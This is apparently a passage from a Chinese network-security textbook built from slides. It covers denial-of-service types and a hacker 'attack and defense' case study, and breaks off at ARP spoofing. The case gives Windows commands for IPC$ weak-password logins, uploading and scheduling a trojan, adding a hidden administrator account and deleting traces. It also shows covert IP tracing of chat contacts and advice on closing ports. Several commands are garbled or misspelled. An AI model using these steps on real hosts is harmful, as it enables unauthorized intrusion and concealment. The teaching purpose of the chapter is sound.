- 拒绝服务攻击问题也一直得不到合理的解决，究其原因是因为这是网络协议本身的安全缺陷造成的，从而拒绝服务攻击也成为了攻击者的终极手法。攻击者进行拒绝服务攻击，实际上让服务器实现两种效果：一是迫使服务器的缓冲区满，不接收新的请求；二是使用IP欺骗，迫使服务器把非法用户的连接复位，影响合法用户的连接。




3.2.2 入侵网络空间的基本过程

- 拒绝服务攻击的类型按其攻击形式可分为以下几种。
- ① 资源耗尽型：黑客攻击通过大量消耗资源使得目标由于资源耗尽不能提供正常的服务。按资源类型的不同可分为带宽耗尽和系统资源耗尽两类。带宽耗尽攻击的本质是攻击者通过放大等技巧消耗掉目标网络的所有带宽，如Smurf攻击等。系统资源耗尽攻击是指对系统内存、CPU或程序中的其他资源进行耗尽，使其无法满足正常提供服务的需求，如Syn Flood攻击等。
- ② 导致异常型：利用软件与硬件现实上的编程缺陷，导致其出现异常，从而使其拒绝服务，如Ping of Death 攻击等。




3.3 黑客攻防案例

- 黑客攻击的一般流程是“获取目标IP地址”、“扫描目标开放的端口和破解弱口令”以及“入侵目标”。




3.3 黑客攻防案例

- 1. 获取远程目标IP地址
- 获取远程目标的IP地址的方法很多，有通过具有自动上线功能的扫描工具将存在系统漏洞的目标计算机的IP地址捕获；有使用专门的扫描工具进行扫描获得，例如下面要介绍的X-Scan；有通过某些网络通信工具获得等。此外，也可以通过Ping命令直接解析对方的IP地址。




3.3 黑客攻防案例

- 1) 邮件查询法
- 使用这种方法查询对方计算机的IP地址时，首先要求对方先发送一封电子邮件，然后己方可以通过查看该邮件属性的方法，来获得邮件发送者所在计算机的IP地址。下面就是该方法的具体实施步骤。




3.3 黑客攻防案例

- 首先，运行Outlook程序，并单击工具栏中的“接收全部邮件”按钮，将朋友发送的邮件接收下来，再打开收件箱页面，找到朋友发送过来的邮件并右击，从弹出的快捷菜单中选择“属性”命令。在其后打开的属性设置窗口中，选择“详细资料”选项卡，并在打开的页面中看到“Received: from xiecaiwen (unknown [11.111.45.25])”信息，其中的“11.111.45.25”就是对方好友的IP地址。当然，要是对方好友通过Internet中的Web信箱给己方发送邮件，那么可在这里看到的IP地址其实并不是其所在工作站的真实IP地址，而是Web信箱所在网站的IP地址。



3.3 黑客攻防案例

- 2) 利用扫描软件获取远程目标的IP地址
- 能获取远程目标IP地址的扫描软件有许多，常见是SUPERScan和X-Scan等。其中X-Scan是一款功能非常强大的免费扫描软件，无需注册也无需安装，解压缩后即可运行。
- X-Scan可以采用多线程方式对指定IP地址段（或单机）进行扫描，可以实时发现在线的目标主机以及它们的漏洞。其中包括在线目标主机的以下参数：远程服务类型、操作系统类型及版本，各种弱口令、后门。




3.3 黑客攻防案例

- 3) 利用DOS命令获取本地局域网目标的IP地址
- 获取本地局域网目标的IP地址，是指获取与本地计算机在同一个局域网中目标的IP地址。
- 获取与本地计算机在同一个局域网中目标的IP地址的方法如下。

3.3 黑客攻防案例

- 先确定自己所在网络的地址范围，然后在命令提示符的窗口里输入命令ipconfig/all，按Enter键之后会返回信息，如图所示：



```
C:\WINDOWS\system32\cmd.exe


C:\Documents and Settings\liuyongkui>ipconfig /all

Windows IP Configuration

    Host Name . . . . . : liuyongk-bf94ad
    Primary Dns Suffix . . . . . :
    Node Type . . . . . : Unknown
    IP Routing Enabled. . . . . : No
    WINS Proxy Enabled. . . . . : No


Ethernet adapter 本地连接:

    Connection-specific DNS Suffix  . :
    Description . . . . . : Intel(R) PRO/100 UE
```




3.3 黑客攻防案例

- 这个命令执行后，能看到本地计算机的IP地址是59.68.29.84，说明本网段的IP地址范围是59.68.29.1~59.68.29.254。




3.3 黑客攻防案例

- 4) 日志查询法
- 这种方法通过防火墙来对QQ聊天记录进行实时监控，然后打开防火墙的日志记录，找到对方好友的IP地址。为方便叙述，以KV2004防火墙为例，来向大家介绍一下如何搜查对方好友的IP地址。




3.3 黑客攻防案例

- 考虑到与好友进行QQ聊天是通过UDP协议进行的，因此你首先要设置好KV2004防火墙，让其自动监控UDP端口，一旦发现有数据从UDP端口进入的话，就将它自动记录下来。
- 在设置KV2004防火墙时，先单击防火墙界面中的“规则设置”按钮，然后单击“新建规则”按钮，弹出设置对话框；在该对话框的“名称”文本框中输入“搜查IP地址”，在“说明”文本框中也输入“搜查IP地址”；再在“网络条件”选项组，选中“接收数据包”复选框，同时将“对方IP地址”设置为“任何地址”，而在“本地IP地址”处不需要进行任何设置。




3.3 黑客攻防案例

- 选择“UDP”选项卡，并在该选项卡的“本地端口”选项组处，选中“端口范围”选项，然后在起始框中输入“0”，在结束框中输入“65535”。同样，在“对方端口”选项组处，也选中“端口范围”选项，然后在起始框中输入“0”，在结束框中输入“65535”。
- 在“当所有条件满足时”选项组中，选中“通行”，同时将“其他处理”选项组中的“记录”选中，而“规则对象”不需要进行任何设置。完成了上面的所有设置后，单击“确定”按钮，返回到防火墙的主界面，再在主界面中选中刚刚创建好的“搜查IP地址”规则，同时单击“保存”按钮，将前面的设置保存下来。



3.3 黑客攻防案例

- 完成上面的设置后，KV2004防火墙将自动对QQ聊天记录进行全程监控，一旦对方好友发来QQ信息时，那么对方好友的IP地址信息就会自动出现在防火墙的日志文件中，此时可以进入到KV2004防火墙的安装目录中，找到并打开“kvfwlog”文件，就能搜查对方好友的IP地址。





3.3 黑客攻防案例

- 2. 扫描远程目标漏洞
- 当需要扫描的IP地址范围确定后，入侵者就要获取目标计算机上的漏洞（也称为“开放的端口”）和弱口令等其他信息。
- “端口扫描”指主动对目标计算机的选定端口进行扫描，它扫描目标计算机的TCP协议或UDP协议端口，实时地发现“漏洞”，以便入侵。

3.3 黑客攻防案例


- 本例以X-Scan来说明怎样利用扫描软件来扫描端口和破解弱口令。
- 启动X-Scan后进入它的主界面，选择“设置”→“扫描参数”选项，如图所示。






3.3 黑客攻防案例

- 打开“扫描参数”窗口。在“指定IP范围”文本框中输入需扫描的起始IP地址和结束IP地址，即“192.168.0.1—192.168.0.254”，如图所示



3.3 黑客攻防案例


- 单击“扫描参数”窗口中的“确定”按钮，“扫描参数”窗口消失，返回X-Scan主界面。
- 在X-Scan的主界面中单击“扫描”按钮，即开始加载攻击测试脚本和进行扫描，如图所示。



3.3 黑客攻防案例

- 在主界面中出现192.168.0.1—192.168.0.254地址段所有在线主机的“远程服务类型”、“操作系统类型及版本”、“弱口令”、“后门”、“应用服务网络”、“网络设备漏洞”和拒绝服务漏洞等信息，如图所示。






3.3 黑客攻防案例

- 3. 入侵目标计算机
- 1) 与目标计算机建立连接
- 通过X-Scan的扫描，发现有用户使用了“弱口令”，如IP地址为59.68.29.83的主机上有一个名称为Administrator的管理员用户使用了“弱口令”为空，因此很容易造成入侵。黑客如果要利用“弱口令”登录到这台计算机上，只要在本地上发布以下命令即可。
- `net use \\59.68.29.83\ipc$ "123456"/user: "Administrator"`

3.3 黑客攻防案例


- 按Enter键后，该命令就会在目标计算机上建立一个连接，如图所示



```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\liyongkui>net use \\59.68.29.83\ipc$ ""
strator"
命令成功完成。

C:\Documents and Settings\liyongkui>
```




3.3 黑客攻防案例

- 2) 上传木马
- 在目标计算机上建立一个连接之后，就可以利用DOS的命令上传一个木马文件：
`server.exe`。当然，也可以下载目标计算机上的文件。
- 上传一个木马文件`server.exe`的命令如下。
- `copy`
`server.exe\\192.168.0.80\adminS\system32`

3.3 黑客攻防案例


- 上传一个木马文件server.exe后，为了让它在指定的时间自动执行，可用以下命令获取对方的计算机时间，如图所示。
- `net time\\59.68.29.76`



```
C:\WINDOWS\system32\cmd.exe


C:\>net time \\59.68.29.76
\\59.68.29.76 的当前时间是 2008/6/23 上午 10:15
命令成功完成。

C:\>
```



3.3 黑客攻防案例

- 从命令执行的结果看来，已经获取了对方计算机时间。对方计算机当前的时间是上午10:15。现在假设让木马文件server.exe在3分钟之后执行，则命令为：`at \\59.68.29.76 10: 18 server.exe。`




3.3 黑客攻防案例

- 4. 23号端口与入侵
- Windows中的23号端口是微软提供给用户用于远程（Telnet）登录的通信端口，但是却成为一个公认的系统漏洞。许多入侵都利用了这个端口。
- 1) 通过防火墙检查23号端口
- 通过防火墙检查23号端口的方法：双击“控制面板”中的“Internet防火墙”图标，弹出Windows 7防火墙的常规对话框，选择“高级”选项卡即可检查了。如果Telnet服务器被选中了，则说明23号端口被打开了。如图3.9所示。

3.3 黑客攻防案例


- 1) 通过防火墙检查23号端口
- 通过防火墙检查23号端口的方法：双击“控制面板”中的“Internet防火墙”图标，弹出Windows 7防火墙的常规对话框，选择“高级”选项卡即可检查了。如果Telnet服务器被选中了，则说明23号端口被打开了。如图3.9所示。





3.3 黑客攻防案例

- 2) 通过系统的“服务”检查23号端口
- 通过系统的“服务”检查23号端口的方法：
以管理员的身份登录。在桌面上选择“开始”→“控制面板”选项。在“控制面板”的窗口中双击“管理工具”图标，再双击“服务”图标。假设木马或者入侵者将23号端口打开了，则在“服务”窗口中可发现“Telnet”已经启动，如图3.10所示。



3.3 黑客攻防案例






图3.10 发现“Telnet”已经启动

如果单击“Telnet”并选择窗口中的“停止此服务”选项，则可以关闭23号端口。



3.3 黑客攻防案例

- 5. 139/445号端口与入侵
- 在许多情况下，23号端口是被关闭的。但是系统为局域网提供网内文件和打印机共享服务的139端口和445端口都是默认打开的。如果黑客利用扫描的方法发现目标计算机的这两个端口被打开了，也可以用以下方法入侵。



3.3 黑客攻防案例


- 1) 建立连接
- 用以下命令与目标计算机建立连接:
- `net use \\192.168.0.80\ipc$ "/user: "`
- 2) 添加新用户
- 用以下命令加入一个新用户 “Charles” 并且赋予密码123456。
- `net user charles 123456/add`
- 3) 将新用户提升到管理员权限

3.3 黑客攻防案例

- 用以下命令将用户charles提升到管理员权限。
- net localgroup administrator sharles/add
- 命令执行过程如图3.18所示。




图3.18 添加新用户charles并赋予密码123456




3.3 黑客攻防案例

- 用以下命令在目标计算机上设置共享。
- `net Share admin$`
- 从命令执行的结果来看，新用户“charles”已经获得了管理员的共享名admin\$，并具有远程管理该计算机的权限。这时可以进行任何操作。
- 上述工作完成后，必须用以下命令删除共享，避免对方发现。
- `net Share admin$/del`
- 上述工作完成后，还应该删除用户名charles，避免对方发现。
- `net user charles/del`
- 至此，一个完整的入侵就不留痕迹地完成了，黑客也就获得了目标计算机的远程控制权。




3.3 黑客攻防案例

- 139端口是Windows为“NetBIOS Session Service”提供的用于文件和打印机共享服务的一个端口。如果要在局域网中进行文件和打印机共享，就必须使用该服务。反之，如果没有很强烈的打印机共享服务的需求，或者没有连接局域网，就应该关闭139端口。
- 通过139端口入侵的事件多发生在操作系统为Windows NT内核（如Windows 2000）的目标计算机上。通过139端口被入侵的现象：有时当要关闭计算机时，系统提示“有其他用户登录这台计算机”的信息，说明有人已经通过139端口登录了计算机。




3.3 黑客攻防案例

- 在Windows 7中关闭139端口的方法如下。
- 在Windows 7的桌面上单击“开始”→“设置”→“控制面板”选项。
- 双击“网络连接”图标，打开“网络连接”的窗口。
- 在“网络连接”窗口中右击代表内、外网卡“本地连接”的图标，选择快捷菜单中的“属性”选项，弹出“本地连接属性”对话框。
- 在“常规”选项卡中选中“Internet协议（TCP/IP）”，并单击“属性”按钮。



3.3 黑客攻防案例

- 打开“Internet协议（TCP/IP）属性”窗口，在此窗口中单击“高级”按钮，弹出“高级TCP设置”对话框，选择“WINS”选项卡。
- 在“WINS”选项卡中有“NetBIOS设置”选项组。
- 在此选项组中选择“禁用TCP/IP上的NetBIOS”单选按钮，如图3.20所示。
- 在“NetBIOS设置”选项组中选中“禁用TCP/IP上的NetBIOS”单选按钮，单击“确定”按钮，就可以关闭该网卡上的139端口了。



3.3 黑客攻防案例



图3.19 “本地连接属性” 对话框






图3.20 “高级TCP/IP设置” 对话框




3.4 ARP欺骗

- 1. ARP欺骗的含义
- 所周知，IP地址是不能直接用来进行通信的，这是因为IP地址只是主机在抽象的网络层中的地址。如果要将网络层中传送的数据报交给目的主机，还要传到数据链路层转变成硬件地址后才能发送到实际的网络上。
- 由于IP地址是32位的，而局域网的硬件地址是48位的，因此它们之间不存在简单的映射关系。此外，在一个网络上可能经常会有新的主机加入，或撤走一些主机，更换网卡也会使主机的硬件地址改变。可见在主机中应存放一个从IP地址到硬件地址的映射表，并且这个映射表必须能够经常更新。




3.4 ARP欺骗

- 将一台计算机的IP地址翻译成等价的硬件地址的过程叫作地址解析。地址解析是一个网络内的局部过程，即一台计算机能够解析另一台计算机地址的充要条件是两台计算机都连在同一物理网络中，一台计算机无法解析远程网络上的计算机的地址。地址解析协议（Address Resolution Protocol, ARP）就是用来确定这些映射的协议。




3.4 ARP欺骗

- 2. ARP欺骗原理
